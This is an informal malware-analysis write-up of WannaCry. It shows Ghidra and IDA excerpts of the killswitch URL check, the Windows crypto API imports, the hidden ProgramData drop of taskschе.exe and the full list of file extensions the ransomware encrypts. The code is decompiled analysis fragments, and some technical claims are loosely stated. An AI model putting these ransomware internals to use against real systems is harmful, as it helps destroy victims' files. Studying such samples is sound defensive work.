
opening the binary

we can see a lot of code

especially at the buttom

we can see stuff going on

local_6c



FUN_00408140

The killswitch url can be found at the top

here in the debugging we could see that

if iVar2 = 0 the malware continues to run

and if not the malware stops and exits


so that means that if the malware succeed

to connect the url the malware stops and

exists if


not it’s starting to spread and encrypt files

```
  puVar3 = (undefined4 *)s_http://www.iuqerfsodp9ifjaposdfj_004313d0
  puVar4 = local_50;
  for (iVar2 = 0xe; iVar2 != 0; iVar2 = iVar2 + -1) {
    *puVar4 = *puVar3;
    puVar3 = puVar3 + 1;
    puVar4 = puVar4 + 1;
  }
  *(undefined *)puVar4 = *(undefined *)puVar3;
  local_17 = 0;
  local_13 = 0;
  local_f = 0;
  local_b = 0;
  local_7 = 0;
  local_3 = 0;
  local_1 = 0;
  uVar1 = InternetOpenA(0,1,0,0,0);
  iVar2 = InternetOpenUrlA(uVar1,local_50,0,0,0x84000000,0);
  if (iVar2 == 0) {
    InternetCloseHandle(uVar1);
    InternetCloseHandle(0);
    FUN_00408090();
    return 0;
  }
  InternetCloseHandle(uVar1);
  InternetCloseHandle(iVar2);
  return 0;
}
```


wannacry.exe
EXIT if connection established
URL
entry of the real malware

ida analysis

taskschе.exe file creation on C:\ProgramData\ on a hidden folder with a weird name and unpacking all of its files there



encryption method

- **CryptGenKey** - Generating RSA keypair
- **CryptEncrypt** - Encrypting the files using AES algorithm
- **CryptImportKey** - Importing the attackers public key
- **CryptDecrypt** - Decrypting the files after payment
- **CryptDestroyKey** - Is to destroy the memory area where the key was held in such a way that the key can never be recovered

```
.der, .pfx, .key, .crt, .csr, .p12, .pem, .odt, .ott, .sxw, .stw, .uot, .3ds, .max, .3dm,
.ods, .ots, .sxc, .stc, .dif, .slk, .wb2, .odp, .otp, .sxd, .std, .uop, .odg, .otg, .sxm,
.mml, .lay, .lay6, .asc, .sqlite3, .sqlitedb, .sql, .accdb, .mdb, .db, .dbf, .odb, .frm, .myd,
.myi, .ibd, .mdf, .ldf, .sln, .suo, .cs, .c, .cpp, .pas, .h, .asm, .js, .cmd, .bat, .psl,
.vbs, .vb, .pl, .dip, .dch, .sch, .brd, .jsp, .php, .asp, .rb, .java, .jar, .class, .sh, .mp3,
.wav, .swf, .fla, .wmv, .mpg, .vob, .mpeg, .asf, .avi, .mov, .mp4, .3gp, .mkv, .3g2, .flv,
.wma, .mid, .m3u, .m4u, .djvu, .svg, .ai, .psd, .nef, .tiff, .tif, .cgm, .raw, .gif, .png,
.bmp, .vcd, .iso, .backup, .zip, .rar, .7z, .gz, .tgz, .tar, .bak, .tbk, .bz2, .PAQ, .ARC,
.aes, .gpg, .vmx, .vmdk, .vdi, .sldm, .sldx, .sti, .sxi, .602, .hwp, .edb, .potm, .potx,
.ppam, .ppsx, .ppsm, .pps, .pot, .pptm, .xltm, .xltx, .xlc, .xlm, .xlt, .xlw, .xlsb, .xlsm,
.dotx, .dotm, .dot, .docm, .docb, .jpg, .jpeg, .snt, .onetoc2, .dwg, .pdf, .wkl, .wks, .123,
.rtf, .csv, .txt, .vsdx, .vsd, .eml, .msg, .ost, .pst, .pptx, .ppt, .xlsx, .xls, .docx, .doc
```

List of all file extensions targeted by WannaCry

```
.data:0040F08C aMicrosoftEnhan db 'Microsoft Enhanced RSA and AES Cryptographic Provider',0
.data:0040F08C                                  ; DATA XREF: sub_40182C+14↑o
.data:0040F0C2                 align 4
.data:0040F0C4 ; CHAR aCryptgenkey[]
.data:0040F0C4 aCryptgenkey    db 'CryptGenKey',0     ; DATA XREF: sub_401A45+68↑o
.data:0040F0D0 ; CHAR aCryptdecrypt[]
.data:0040F0D0 aCryptdecrypt   db 'CryptDecrypt',0    ; DATA XREF: sub_401A45+5B↑o
.data:0040F0DD                 align 10h
.data:0040F0E0 ; CHAR aCryptencrypt[]
.data:0040F0E0 aCryptencrypt   db 'CryptEncrypt',0    ; DATA XREF: sub_401A45+4E↑o
.data:0040F0ED                 align 10h
.data:0040F0F0 ; CHAR aCryptdestroyke[]
.data:0040F0F0 aCryptdestroyke db 'CryptDestroyKey',0 ; DATA XREF: sub_401A45+41↑o
.data:0040F100 ; CHAR aCryptimportkey[]
.data:0040F100 aCryptimportkey db 'CryptImportKey',0  ; DATA XREF: sub_401A45+34↑o
.data:0040F10F                 align 10h
```

As in ghidra first when I opened it

I could see the if statement with the url

if the malware succeed to connect the url

the malware exits and deletes itself if not

the malware run and unpacking all of it’s files

and starts to infect the computer

```
sub     esp, 50h
push    esi
push    edi
mov     ecx, 8Eh
mov     esi, offset aHttpWwwIuqerfs ; "http://www.iuqerfsodp9ifjaposdfjhgosuri"...
lea     edi, [esp+58h+szUrl]
xor     eax, eax
rep movsd
movsb
mov     [esp+58h+var_17], eax
mov     [esp+58h+var_13], eax
mov     [esp+58h+var_F], eax
mov     [esp+58h+var_B], eax
mov     [esp+58h+var_7], eax
mov     [esp+58h+var_3], ax
push    eax             ; dwFlags
push    eax             ; lpszProxyBypass
push    eax             ; lpszProxy
push    1               ; dwAccessType
push    eax             ; lpszAgent
mov     [esp+6Ch+var_1], al
call    ds:InternetOpenA
push    0               ; dwContext
push    84000000h       ; dwFlags
push    0               ; dwHeadersLength
lea     ecx, [esp+64h+szUrl]
mov     esi, eax
push    0               ; lpszHeaders
push    ecx             ; lpszUrl
push    esi             ; hInternet
call    ds:InternetOpenUrlA
mov     edi, eax
push    esi             ; hInternet
mov     esi, ds:InternetCloseHandle
test    edi, edi
jnz     short loc_4081BC
```

```
call    esi ; InternetCloseHandle
push    0               ; hInternet
call    esi ; InternetCloseHandle
call    sub_408090
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn    10h
```

```
loc_4081BC:
call    esi ; InternetCloseHandle
push    edi             ; hInternet
call    esi ; InternetCloseHandle
pop     edi
xor     eax, eax
pop     esi
add     esp, 50h
retn    10h
_WinMain@16 endp
```